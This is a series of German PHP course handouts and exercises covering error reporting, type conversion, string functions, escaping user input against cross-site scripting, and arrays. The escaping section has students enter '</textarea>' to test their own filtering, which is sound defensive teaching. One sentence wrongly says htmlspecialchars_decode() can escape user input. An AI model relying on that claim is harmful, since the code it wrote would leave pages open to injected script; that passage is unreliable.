Mit `include` wird eine PHP-Datei eingebunden und sofort ausgeführt. Damit kann man PHP Code auslagern, damit der Code auch anderen PHP Seiten zur Verfügung steht. Der Pfad kann relativ oder absolut sein.

## Lernhandout 4.2 Fehlermeldungen

Referenzcode: **PHPL042**  
Dateien: L042\_Fehler.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... wollen fehlerfreie Scripte schreiben.   | <b>KAS</b>       | IV               |
| ... differenzieren zwischen Denkfehlern und Fehlern in der Syntax.                          | <b>IK</b>        | II               |
| ... entwickeln Methoden zur Fehlersuche und dem Debugging.                                  | <b>SKI</b>       | IV               |
| ... können Fehlermeldungen und Warnungen ein aus schalten.                                  | <b>I</b>         | II               |
| ... wissen, dass es eine php.ini Datei gibt.  | <b>I</b>         | I                |
| ... unterscheiden zwischen DEV und PROD Systemen und ihre Bedeutung für das Fehlerhandling. | <b>I</b>         | III              |
| ... kommentieren Scriptteile aus zur Fehlersuche.   | <b>I</b>         | II               |
| ... kommentieren ihre Scripte.  | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---

PHP ist äußerst restriktiv was seine Syntax betrifft. Wenn z. B. in HTML einmal ein unkritischer Tag nicht geschlossen wurde, parsed der Browser trotzdem den Code. PHP schickt sofort eine Fehlermeldung, selbst wenn nur ein Semikolon mit einem Beistrich verwechselt wurde (neben einer nicht geschlossenen Klammer, der meiste Fehler). In PHP gibt es zahlreiche Methoden um ein Debugging zu betreiben.

## PHP



```
error_reporting(E_ALL);
```

Bestimmt das Verhalten, falls es zu einem Fehler oder einer Warnung kommt. Das Level der Meldungen (z. B. `E_ERROR` | `E_WARNING`) kann genauer bestimmt werden. In der DEV Phase der Programmierung sollten alle Fehler und Warnungen mit `E_ALL` aktiviert werden.

Der Code sollte noch vor dem `<!doctype>` Tag, ganz am Anfang stehen!

```
<?php
    error_reporting(E_ALL);
    ini_set('display_errors', 1);
?>

<!doctype html>
    <html lang="de"> ...
```



*ini\_set('display\_errors', 1); sorgt dafür, dass alle Fehler und Warnungen in der Webseite dargestellt werden! Es setzt einen Eintrag in die php.ini*

## PHP



```
error_reporting(0);
```

In der Produktion sollte man alle Fehlermeldungen abschalten, da diese Hackern Informationen zum PHP Code geben (z. B. bei einer Division durch 0)!

```
<?php
    //Fehlermeldungen ausschalten
    error_reporting(0);
    ini_set('display_errors', 0);
?>
```



*Nur weil das Error-Reporting deaktiviert wurde, bedeutet noch lange nicht, dass auch die Fehler verschwunden sind. So kann ein Syntax-Fehler noch immer zu einem Parse\_Error führen.*



Um einen Denkfehler im Code zu finden, bietet sich die gute alte Methode des Auskommentierens an. Zwei Schrägstriche erzeugen ein einzeliges Kommentar. Mehrzeilige Kommentare werden mit einem Schrägstrich und einem Stern eingeleitet und mit Stern und Schrägstrich wieder geschlossen!

```
// Kommentiert eine Zeile
/* Kommentiert
   mehrere Zeilen aus */
```

# Lernhandout 4.3 Typumwandlung

Referenzcode: **PHPL043**  
Dateien: L043\_Typumwandlung.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... reflektieren (trotz automatischer Zuweisung) auf die unterschiedlichen Variablentypen.         | <b>KI</b>        | II               |
| ... können den Typ einer Variable ermitteln.   | <b>I</b>         | II               |
| ... ermitteln alle Informationen zu einer Variable.  | <b>I</b>         | II               |
| ... verändern den Typ einer Variable.  | <b>I</b>         | II               |
| ... konvertieren Variablen und beachten dabei einen möglichen Verlust von Wert-Informationen.      | <b>I</b>         | II               |
| ... prüfen Zahlen und numerische Strings und kombinieren die Prüfung mit einer Fallunterscheidung. | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



PHP bestimmt den Typ einer Variable automatisch. Dennoch kann es vorkommen, dass ein Wert nicht richtig verstanden wird (z. B. sei es, weil ein Wert aus einer externen Datei übernommen wurde oder der Wert falsch zugewiesen wurde). Dafür bietet PHP eine große Sammlung an Typumwandlungsmethoden an.

## PHP

**gettype(\$var)**

Ermittelt den Typ einer Variable. Im Beispiel wird **'string'** ausgegeben!

```
<?php
    $a = '6';
    echo gettype($a);
?>
```



Die Methode **var\_dump()** liefert alle Informationen zu einer Variable!  
z. B. **echo var\_dump(\$a);**

## PHP

**settype(\$var, 'type')**

Wandelt den Typ einer Variable um.  
Mögliche Typen sind: **'boolean'**, **'integer'**, **'float'**, **'double'**, **'string'**, **'array'**, **'object'** und **'null'**.

```
<?php
    $a = '368er';
    settype($a, 'integer');
    var_dump($a);
?>
```



Bei einer Typumwandlung können Informationen verloren gehen! Zum Beispiel wird bei einer Umwandlung von String in Integer alle nicht-nummerischen Zeichen gelöscht. Hier weitere Methoden:

## PHP

**intval(\$var)** ← Konvertiert einen Wert nach integer

## PHP

**floatval(\$var)** ← Konvertiert einen Wert nach float (double)

## PHP

**is\_numeric(\$var)**

Prüft ob eine Variable eine Zahl ist bzw. ein numerischer String und gibt ein **TRUE** oder **FALSE** zurück!

```
<?php
    $a = 20815.04;
    if(is_numeric($a)) {echo "$a ist eine Zahl";}
    else {echo "Der Wert ist keine Zahl";}
?>
```

# Übungsblatt 4.3 Typumwandlung

Referenzcode: **PHPU043**  
 Dateien: U043\_Typumwandlung.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung A - Variablen-tabelle</b>  |           |           |
| ... strukturieren die unterschiedlichen Variablentypen in einer HTML Tabelle. | I         | II        |
| ... vervollständigen und festigen ihr Wissen über Variablentypen.             | I         | II        |
| <b>Übung B - Typbestimmung</b>  |           |           |
| ... erweitern Übung A um eine zusätzliche Benutzereingabe.                    | I         | II        |
| ... veranlassen Konvertierungen der Benutzereingabe in alle anderen Typen.    | I         | II        |
| <b>Übung C - Besucherzähler</b>   |           |           |
| ... scripten Funktionen mit Werten aus einer externen Quelle.                 | I         | II        |
| ... integrieren einen Zähler in die Funktion.                                 | I         | II        |
| ... geben Werte einer Funktion an die aufrufende Instanz zurück.              | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



### Übung A: Variablen-tabelle

- Erstelle eine Webseite mit einer Tabelle wie unten dargestellt.
- Die Tabelle hat vier Spalten:  
**Variablentyp | Beschreibung | Beispiel | var\_dump(\$var)**
- Ergänze die fehlenden Informationen. Finde für jeden Typ ein Beispiel. In der letzten Zelle von jeder Zeile kommt die Ausgabe über `var_dump($var)` für das Beispiel.
- Verwende soviel PHP wie es dir möglich ist!

| Variablentyp | Beschreibung                     | Beispiel     | var_dump(\$var) |
|--------------|----------------------------------|--------------|-----------------|
| Integer      | Eine Ganzzahl ohne Dezimalstelle | \$var = 2512 | int(2512)       |
| Float        |                                  |              |                 |
| String       |                                  |              |                 |
| Boolean      |                                  |              |                 |
| Null         |                                  |              |                 |



### Übung B: Typbestimmung

- Öffne deine Lösung von **4.3 Übung A: Variablen-tabelle**
- Ergänze die Webseite um ein Eingabefeld
- Die Eingabe soll automatisch in jeder Beispiel-Zelle erscheinen. Zusätzlich soll für jede Zeile eine passende Typumwandlung durchgeführt werden, damit auch die `var_dump($var)` Ausgabe zum Beispiel und zum Variablentyp passt.



### Übung C: Besucherzähler

- Erstelle eine Funktion, die einen Besucherzähler für eine Webseite bereitstellt.
- Die Besucherzahl soll in ein externes File gespeichert werden.
- Bei jedem Aufruf der Webseite, erhöht sich der Besucherzähler um eins.

# Lernhandout 5.1 String Funktionen

Referenzcode: **PHPL051**  
Dateien: L051\_StringFunktionen.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... ersetzen einen Textteil durch einen anderen Textteil in einem String.   | I                | II               |
| ... wandeln Strings in Kleinbuchstaben.                                     | I                | II               |
| ... wandeln Strings in Großbuchstaben.                                      | I                | II               |
| ... wandeln den ersten Buchstaben eines Strings in einen Großbuchstaben.    | I                | II               |
| ... wissen was ein Whitespace ist.  | I                | I                |
| ... trimmen Leerzeichen und Whitespace am Anfang und am Ende eines Strings. | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Mit einem einfachen Punkt `.` kann man zwei Strings zu einem verbinden. Wenn ein Text über ein Eingabefeld übertragen wird, ist manchmal notwendig, den String zu verändern. Oft muss man kritische Zeichen (z. B. `<` `>`) wandeln oder Eingaben optimieren.

## PHP



`str_replace("Suche", "Ersatz", "String")`

[suche] Sucht nach einem Textteil in einem String.

[Ersatz] Ersetzt den gefunden Teil.

[String] In welchem String gesucht und ersetzt wird.

Die Methode ersetzt jedes Vorkommen im String!

```
<?php
    $meinString = "Autogesetz: Mein Auto ist besser als dein Auto!";
    $meineSuche = "Auto";
    $meinErsatz = "Motorrad";

    $meinString = str_replace($meineSuche, $meinErsatz, $meinString);
    echo $meinString;
?>
```



Weitere Funktionen zum Ersetzen sind:

`str_ireplace()` ignoriert Groß- und Kleinschreibung, sonst gleich wie `str_replace()`

`substr_replace()` ersetzt einen String ab einem bestimmten Startpunkt mit einer bestimmten Länge.

## PHP

`strtolower($string)` ← Wandelt einen String in Kleinbuchstaben

`strtoupper($string)` ← Wandelt einen String in Großbuchstaben

`ucfirst($string)` ← das erste Zeichen als Großbuchstabe.

```
<?php
    $eingabe = "schOPPENHAUER";
    $eingabe = strtolower($eingabe);
    echo "Nachname: " . strtoupper($eingabe);
    echo "<br>Sehr geehrter Herr " . ucfirst($eingabe);
?>
```

## PHP



`trim($string)`

Löscht Leerzeichen und Whitespace am Anfang und am Ende eines Strings. Unter Whitespace versteht man auch Zeilenumbrüche (`\n``\r`)

```
<?php
    $eingabe = "    Datenverarbeitung \n\r";
    $eingabe = trim($eingabe);
    echo "(" . $eingabe . ")<br>";
?>
```

# Lernhandout 5.2 Zeichen escapen

Referenzcode: **PHPL052**  
Dateien: L052\_ZeichenEscapen.pdf  
Hyperlink: <https://wiki.selfhtml.org/wiki/Referenz:HTML/Zeichenreferenz>  
Technologien: HTML | PHP

| Feinziele  | Zielarten | Taxonomie |
|--|-----------|-----------|
| <b>Die Studierenden ...</b>  |           |           |
| ... erkennen ein Sicherheitsrisiko durch eine Benutzereingabe.                             | I         | III       |
| ... kennen die Zeichenreferenz von HTML.   | I         | I         |
| ... escapen einen String um schadhafte Fremdcode zu verhindern.                            | I         | II        |
| ... nutzen zusätzliche Parameter zum escapen eines Strings.                                | I         | II        |
| ... decodieren einen escapeden String.   | I         | II        |
| ... wandeln Zeilenschaltungen in einen String in das <code>&lt;br&gt;</code> HTML Element. | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Das Problem eines ungefilterten (unescapeden) Strings liegt im Einschleusen von schadhafte Fremdcode. Diese Methode (von Hackern) wird als Cross-site Scripting (XSS) bezeichnet. Dabei wird z. B. JavaScript Code in ein Textfeld eingegeben. Beim Aufruf durch PHP wird dann dieser JavaScript Code ebenfalls ausgeführt. Oder es wird ein unerwünschter HTML Tag eingegeben: z. B. `</html>` oder ähnliches. Um dem entgegen zu wirken, wird im String jedes kritische Zeichen in die jeweilige HTML Entity gewandelt. Mehr zu diesem Thema findet man in PHPL161, PHPL162 und PHPL164.

Alternativ zu der Funktion `htmlspecialchars()` kann man auch `htmlspecialchars_decode()` die Benutzereingabe escapen. z. B. `htmlspecialchars_decode($string);`

Zu beachten ist dabei auch immer die Reihenfolge des Escapings. Wenn man z. B. zuerst einen String mit `htmlspecialchars()` bearbeitet und selben dann mit `htmlspecialchars_decode()` filtert, wird auch jedes `<br>` Element in `&lt;br&gt;` gewandelt.

Jede Eingabe durch den Benutzer, auf welche Art auch immer, stellt ein Sicherheitsrisiko dar, weil ein Eingabefeld quasi eine offene "Schnittstelle" zum PHP Code ist. So kann der Benutzer in ein `<textarea>` Element ebenfalls schadhafte HTML, JavaScript oder sogar PHP Code unterbringen. Um auf Nummer Sicher zu gehen, sollte man HTML Zeichen (html entities) escapen - aus `<` wird `&lt;`; und aus `>` wird `&gt;`; usw.

## PHP

`htmlspecialchars($string)`

Wandelt alle Zeichen in die HTML-Code-Entsprechung (Entities) um. Man kann sich an der Zeichenreferenz von [selfhtml.org](https://wiki.selfhtml.org/wiki/Referenz:HTML/Zeichenreferenz) orientieren.

<https://wiki.selfhtml.org/wiki/Referenz:HTML/Zeichenreferenz>

```
<?php
$eingabe = '<p title="wichtig">Österreich</p>';
$sauber = htmlspecialchars($eingabe);
echo $sauber;
?>
```



`htmlspecialchars()` erlaubt noch weitere Parameter. Die interessantesten Flags sind:

`ENT_QUOTES` ← Konvertiert doppelte **und** einfache Anführungszeichen.  
`ENT_HTML5` ← Behandelt den Code als HTML 5



Mit den Flags und dem UTF-8 Zeichensatz sieht der Befehl so aus:

```
htmlspecialchars($string, ENT_QUOTES | ENT_HTML5, "UTF-8");
```

## PHP

`html_entity_decode($string)`

Dreht die Sache wieder um und wandelt den HTML-Code in seine ursprünglichen Zeichen zurück.

```
<?php
$eingabe = '&lt;hr&gt;';
$linie = html_entity_decode($eingabe);
echo $linie;
?>
```



Auch `html_entity_decode()` erlaubt die Parameter `ENT_QUOTES` und `ENT_HTML5` sowie den UTF-8 Zeichensatz!

```
html_entity_decode($string, ENT_QUOTES, "UTF-8");
```

## PHP

`nl2br($string, false)`

Wandelt alle Zeilenschaltungen in HTML Code. Also aus `\r\n` wird `<br>`. Lässt man den `false` Parameter weg, wird xhtml verwendet, also `<br />`

# Übungsblatt 5.2 Zeichen escapen

Referenzcode: **PHPU052**  
Dateien: U052\_ZeichenEscapen.pdf  
Technologien: HTML | CSS | PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| <b>Übung A - Kommentarfunktion</b>  |                  |                  |
| ... wandeln und escapen eine Benutzereingabe.                                       | <b>I</b>         | <b>II</b>        |
| ... überlegen sich ein 'freundlicheres' Internet ohne Hasspostings oder Shitstorms. | <b>AK</b>        | <b>III</b>       |
| <b>Übung B - Schwarzes Brett</b>  |                  |                  |
| ... erstellen eine Webseite mit Eingabe – Speicherung – Ausgabe.                    | <b>I</b>         | <b>II</b>        |
| ... escapen die kritischen Zeichen noch vor der Speicherung.                        | <b>I</b>         | <b>II</b>        |
| ... testen die Sicherheit des Escapings.  | <b>I</b>         | <b>II</b>        |
| <b>Übung C - Gästebuch</b>  |                  |                  |
| ... erstellen eine Webseite mit externe Datei als Content.                          | <b>I</b>         | <b>II</b>        |
| ... erlauben, trotz Escape die Eingabe von bestimmten HTML Tags.                    | <b>I</b>         | <b>II</b>        |
| ... wandeln also den gewandelten String.  | <b>I</b>         | <b>II</b>        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---





### Übung A: Kommentarfunktion

- Öffne deine Lösung von **3.6 Übung A: Kommentare**.
- Escape die Eingabe in dem Script (wandle den HTML Code), sodass kein schädlicher HTML-Code über die Eingabe hinzugefügt werden kann.
- Finde drei Worte die auf einen Shitstorm hinweisen oder eine Beleidigung sind (z. B. Flachkopf, Knallcharge, Spacko). Diese Worte sollen durch drei Sterne (\*\*\*) automatisch ersetzt werden!



### Übung B: Schwarzes Brett

- Erstelle ein schwarzes Brett in welches man Text eingibt.
- Der Inhalt des schwarzen Brett soll in eine externe Datei gespeichert werden.
- Verwende nur ein `<textarea>` Element, sowohl für die Eingabe als auch für die Ausgabe.
- Escape die kritischen HTML Zeichen.
- Bei einem neuen öffnen der Webseite soll der zuletzt gespeicherte Zustand erscheinen.
- Teste deine Seite, indem du `</textarea>` eingibst und speicherst! Schließt der Eintrag das `<textarea>` Element (ungewollt)?



### Übung C: Gästebuch

- Schreibe ein einfaches Gästebuch.
- Die Benutzer können ihren Namen und einen Kommentartext hinterlassen.
- Implementiere ein Escape (HTML-Code wandeln) für alle Eingaben. Der Benutzer darf aber die HTML Tags `<b>` und `<i>` verwenden um einen Textteil fett bzw. italic darzustellen.
- Die Einträge werden in einer externen Datei gespeichert.

# Lernhandout 5.3 Textoperationen

Referenzcode: **PHPL053**  
Dateien: L053\_Textoperationen.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... ermitteln die Länge (Anzahl der Zeichen) eines Strings.                       | I                | II               |
| ... können die Position eines Suchtext in einem String ermitteln.                 | I                | II               |
| ... beschneiden Strings über einen Startwert und eine Länge (Anzahl der Zeichen). | I                | II               |
| ... können den Textteil innerhalb eines HTML Elements auslesen.                   | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Eine weitere Textoperation besteht darin, einen bestimmten String zu suchen und einen Teilstring aus dem Text auszuschneiden.

## PHP



`strlen($string);`

Die Methode ermittelt die Anzahl von Zeichen in einem String.

```
<?php
    $string = 'Die <em>Ergebnisse</em> online';
    echo strlen($string);    // Ausgabe ist 30
?>
```

## PHP



`strpos($string, $suche)`

Ermittelt die Position eines Suchtext in einem String. Die erste Position hat die Nummer 0.

```
<?php
    $string = 'Die <em>Ergebnisse</em> online';
    $anfang = strpos($string, "<em>");
    $ende = strpos($string, "</em>");
    echo "Anfang bei $anfang und Ende bei $ende";
?>
```

## PHP



`substr($string, start, länge)`

Die Methode schneidet einen Teil aus einem String aus.

**[start]** Die Position (von links) von welcher abgeschnitten werden soll. Bei 0 wird vom ersten Zeichen an abgeschnitten. Mit einer negativen Zahl z. B. - 2 wird die Startposition von rechts festgelegt.

**[länge]** Gibt an, wie viele Zeichen abgeschnitten werden. Lässt man die Länge weg, wird vom Start bis zum Ende ausgelesen.



Das Beispiel gibt den Text innerhalb des `<em></em>` Tags aus!  
Die Ausgabe ist: Testergebnisse

```
<?php
    $string = 'Die <em>Testergebnisse</em> online';
    $sucheStart = '<em>';
    $anfang = strpos($string, $sucheStart);
    $anfang = $anfang + 4;
    $sucheEnde = '</em>';
    $ende = strpos($string, $sucheEnde);
    $laenge = $ende - $anfang;

    echo substr($string, $anfang, $laenge);
?>
```

# Lernhandout 6.1 Arrays (indiziert)

Referenzcode: **PHPL061**  
Dateien: L061\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... kennen das indizierte Array (ein Feld mit fortlaufender Nummer). | I                | I                |
| ... erzeugen indizierte Arrays.                                      | I                | II               |
| ... verändern die Werte von Arrays und rufen diese ab.               | I                | II               |
| ... fügen neue Werte zu einem Array hinzu.                           | I                | II               |
| ... löschen Arrays bzw. einzelne Werte.                              | I                | II               |
| ... ermitteln alle Informationen zu einem Array.                     | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---

Ein Array speichert mehrere Werte in einer Variable. Indizierte Array haben eine fortlaufende Nummer. Die Werte können unterschiedlichen Typ sein - das Array erkennt den Typ bei seiner Zuweisung automatisch.

## PHP



`array(Wert1, Wert2, usw.)`

Ein einfaches indiziertes Array kann mit `array()` erzeugt werden. Der erste Wert hat die Nummer 0, der zweite 1 und so weiter.



Im Beispiel wurden die Kurzform der Wochentage als Array angelegt. Mit dem Index in eckigen Klammern, kann man auf den Wert zugreifen.  
`echo $tage[3]` gibt Do aus!

```
<?php
    $tage = array("Mo", "Di", "Mi", "Do", "Fr");
    echo $tage[3];
?>
```



Über den Index kann man die Werte ändern. Im Beispiel wird "Die" durch "Dienstag" ersetzt!

```
<?php
    $tage = array("Mo", "Di", "Mi", "Do", "Fr");
    $tage[1] = "Dienstag";
    echo $tage[1];
?>
```



Bei einer Zuweisung ohne Index (also nur die eckigen Klammern) wird der Wert als neuer Wert zur Liste hinzugefügt.

```
<?php
    $tage = array("Mo", "Di", "Mi", "Do", "Fr");
    $tage[] = "Sa";
    echo $tage[5];
?>
```



Mit `unset()` kann man einen Wert aus dem Array entfernen!  
`unset($tage[2])` ← entfernt den dritten Wert.  
`unset($tage)` ← entfernt das gesamte Array.



`var_dump()` liefert alle Informationen über ein Array.

```
<?php
    $TVsender = array("ARTE", 8, 12.3, true, "Kultur");
    var_dump($TVsender);
?>
```

## Lernhandout 6.2 Arrays (assoziiert)

Referenzcode: **PHPL062**  
Dateien: L062\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>   | <b>Zielarten</b> | <b>Taxonomie</b> |
|--|------------------|------------------|
| <b>Die Studierenden ...</b>  |                  |                  |
| ... erkennen assoziierte Arrays an einem Schlüssel und einem Wert.                                   | <b>I</b>         | I                |
| ... geben ihren PHP Code mehr Ordnung und Aussagekraft durch die Verwendung von assoziierten Arrays. | <b>KIS</b>       | II               |
| ... verstehen superglobale Variablen als assoziierte Arrays.   | <b>KI</b>        | I                |
| ... erzeugen Schlüssel-Wert Arrays und verändern diese bzw. rufen diese ab.                          | <b>I</b>         | II               |
| ... entfernen ein Schlüssel-Wert-Paar aus einem Array bzw. löschen das gesamte Array.                | <b>I</b>         | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene

**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

### Anmerkungen

---

Bei assoziierten Arrays gibt es einen Schlüssel und einen Wert. Der Schlüssel ist meist ein aussagekräftiger Begriff um mehr Ordnung und Übersicht in ein Array zu bringen. Ebenfalls wie indizierte Arrays können auch hier wieder unterschiedliche Datentypen in einem Array vorkommen. Die Superglobalen Variablen `$_GET` und `$_POST` sind in ihrem Wesen ebenfalls assoziierte Arrays.

## PHP



`array("Schlüssel" => Wert)`

Die Schlüssel werden immer unter Anführungszeichen angegeben. Der Wert wird mit `=>` zugewiesen.



Beispiel für ein assoziiertes Array. Es werden Daten zu einem Auto gesammelt.

```
<?php
    $dasAuto = array(
        "Marke" => "Volkswagen",
        "Typ" => "e-Golf",
        "Treibstoff" => "Elektro",
        "PS" => 136,
        "Verbrauch" => 15.4,
        "Preis" => 33990,
    );

    echo "Der " . $dasAuto["Typ"] . " verbraucht ";
    echo $dasAuto["Verbrauch"] . " kWh/100km";
?>
```



Die Werte lassen sich durch eine Zuweisung ändern.

```
$dasAuto["Preis"] = 29990;

echo $dasAuto["Marke"] . " verkauft das Auto "
echo " um " . $dasAuto["Preis"] . " Euro";
```



Ein neuer Wert wird einfach über ein neues Schlüssel-Wert-Paar hinzugefügt.

```
$dasAuto["Baujahr"] = 2020;

echo "Der " . $dasAuto["Typ"] . " wurde im Jahr ";
echo $dasAuto["Baujahr"] . " gebaut!";
```



Mit `unset()` löscht man einen Wert.

```
unset($dasAuto["PS"])      ← entfernt das Schlüssel-Paar "PS"
unset($dasAuto)           ← entfernt das gesamte Array
```

# Lernhandout 6.3 Mehrdimensionale Arrays

Referenzcode: **PHPL063**  
Dateien: L063\_Arrays.pdf  
Technologien: PHP

| <b>Feinziele</b>  | <b>Zielarten</b> | <b>Taxonomie</b> |
|---|------------------|------------------|
| <b>Die Studierenden ...</b>   |                  |                  |
| ... erzeugen mehrdimensionale Arrays, indem sie einen Array-Wert mit einem zusätzlichen Array füllen. | I                | II               |
| ... arbeiten mit mehrdimensional indizierten Arrays.  | I                | II               |
| ... arbeiten mit mehrdimensional assoziierten Arrays.   | I                | II               |
| ... erweitern mehrdimensionale Arrays.  | I                | II               |
| ... greifen mittels Variablen auf mehrdimensionale Arrays zu.   | I                | II               |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

---



Wenn ein Wert in einem Array ein weiteres Array ist, dann spricht man von einem mehrdimensionalen Array. Dabei können sowohl indizierte und assoziierte Array miteinander verbunden werden. Ein zweidimensionales Array kann man sich wie eine Tabellenkalkulation (z. B. Excel) vorstellen, wo zwei Angaben zu einem Wert führen (z. B. A4).



#### Mehrdimensionales indiziertes Array!

Der Index [1][1] gibt ein "E" aus, [2][0] gibt ein "G" zurück.

```
<?php
$meinArray = array(
    array("A", "B", "C"),
    array("D", "E", "F"),
    array("G", "H", "I"),
);
echo $meinArray[1][1];
?>
```



#### Mehrdimensionales assoziiertes Array!

["Montag"]["Morgen"] gibt "Müsli" aus!

["Montag"]["Abend"] gibt "Suppe" aus!

```
<?php
$mahlzeit = array(
    "Montag" => array(
        "Morgen" => "Müsli",
        "Mittag" => "Pizza",
        "Abend" => "Suppe",
    ),
    "Dienstag" => array(
        "Morgen" => "Brot",
        "Mittag" => "Eintopf",
        "Abend" => "Fisch",
    ),
);
echo $mahlzeit["Montag"]["Abend"];
?>
```



Auch mehrdimensionale Arrays lassen sich beliebig erweitern.

```
$mahlzeit["Dienstag"]["Morgen"] = "Pancake";
$mahlzeit["Mittwoch"]["Morgen"] = "Eier";
unset($mahlzeit["Montag"]["Mittag"]);
var_dump($mahlzeit);
```



Auf Array-Werte kann man auch über Variablen zugreifen!  
Im Beispiel wird "Eintopf" ausgegeben.

```
$tag = "Dienstag";
$zeit = "Mittag";
echo $mahlzeit[$tag][$zeit];
```

# Übungsblatt 6.3 Mehrdimensionale Arrays

Referenzcode: **PHPU063**  
 Dateien: U063\_Arrays.pdf  
 Technologien: HTML | CSS | PHP

| Feinziele   | Zielarten | Taxonomie |
|---|-----------|-----------|
| <b>Die Studierenden ...</b>   |           |           |
| <b>Übung A - Die zwölf Monate</b>   |           |           |
| ... erstellen ein Array mit den zwölf Monaten.  | I         | II        |
| ... ermitteln den Wert eines Array-Feldes über eine Benutzereingabe.                                  | I         | II        |
| <b>Übung B - Wochentage</b>   |           |           |
| ... erstellen ein mehrdimensionales Array mit den Wochentagen.  | I         | II        |
| ... erweitern das mehrdimensionale Array um die Wochentage in Englisch und Französisch.               | IS        | II        |
| ... geben Inhalte eines mehrdimensionalen Arrays über eine Benutzereingabe in einer HTML Tabelle aus. | I         | II        |
| <b>Übung C - Obstvergleich</b>  |           |           |
| ... erstellen ein mehrdimensional assoziiertes Array.   | I         | II        |
| ... nutzen var_dump() um das Array auszugeben.  | I         | II        |
| ... analysieren und verstehen die Ausgabe von var_dump().   | I         | II        |

**Zielarten:** A ... Affektiv, K ... Kognitiv, P ... Psychomotorisch, S ... Selbstkompetenz, I ... Inhaltsebene  
**Taxonomien:** I = verstehen, II = anwenden, III = analysieren, IV = entwickeln

## Anmerkungen

Übung A und B sind Vorbereitungen auf die Arbeit mit Datumsformaten. Um Monatsnamen bzw. Wochentage voll ausgeschrieben in deutscher Sprache auszugeben, kann ein Array dafür verwendet werden. Mehr dazu in PHPL081, PHPL082 und PHPL083.

Im Rahmen des Unterrichtsprinzips "Gesundheitserziehung" wird in Übung C auf den Kohlenhydratanteil von Obst und seiner Glykämischen Last eingegangen.



**Übung A: Die zwölf Monate**

- Verpacke die zwölf Monate in ein Array.
- Über ein Eingabefeld wird die Zahl eines Monats eingegeben.
- Ausgegeben wird dann der volle Name des Monats.  
(z. B. 7 gibt Juli aus).
- Verwende nur HTML, CSS und PHP sowie nur ein Array.



**Übung B: Wochentage**

- Scripte ein Array mit den sieben Wochentagen.
- Beginne mit Sonntag als [0] bis Samstag als [6]
- Erweitere das Array um die Wochentage auf Französisch und Englisch.
- Nach einer Eingabe (z. B. über Radio-Buttons) wird der Wochentag auf Deutsch, Französisch und Englisch in einer HTML Tabelle ausgegeben.
- Verwende nur HTML, CSS und PHP sowie nur ein Array für alle Wochentage in den drei Sprachen.

|         |             |          |
|---------|-------------|----------|
| Deutsch | Französisch | Englisch |
| Samstag | Samedi      | Saturday |



**Übung C: Obstvergleich**

- In der Tabelle unten sind vier Obstsorten gegenübergestellt.
- Verpacke die Tabelle in ein mehrdimensionales Array!
- Gib das Array mit `var_dump()` aus!

|           | Kcal | Fett | Kohlenhydrate | GL      |
|-----------|------|------|---------------|---------|
| Ananas    | 45   | 0.2  | 8.21          | niedrig |
| Apfel     | 54   | 0.6  | 11.4          | niedrig |
| Banane    | 95   | 0.3  | 19.6          | mittel  |
| Kokosnuss | 363  | 36.5 | 4.8           | niedrig |

Werte für jeweils 100g einer Obstsorte  
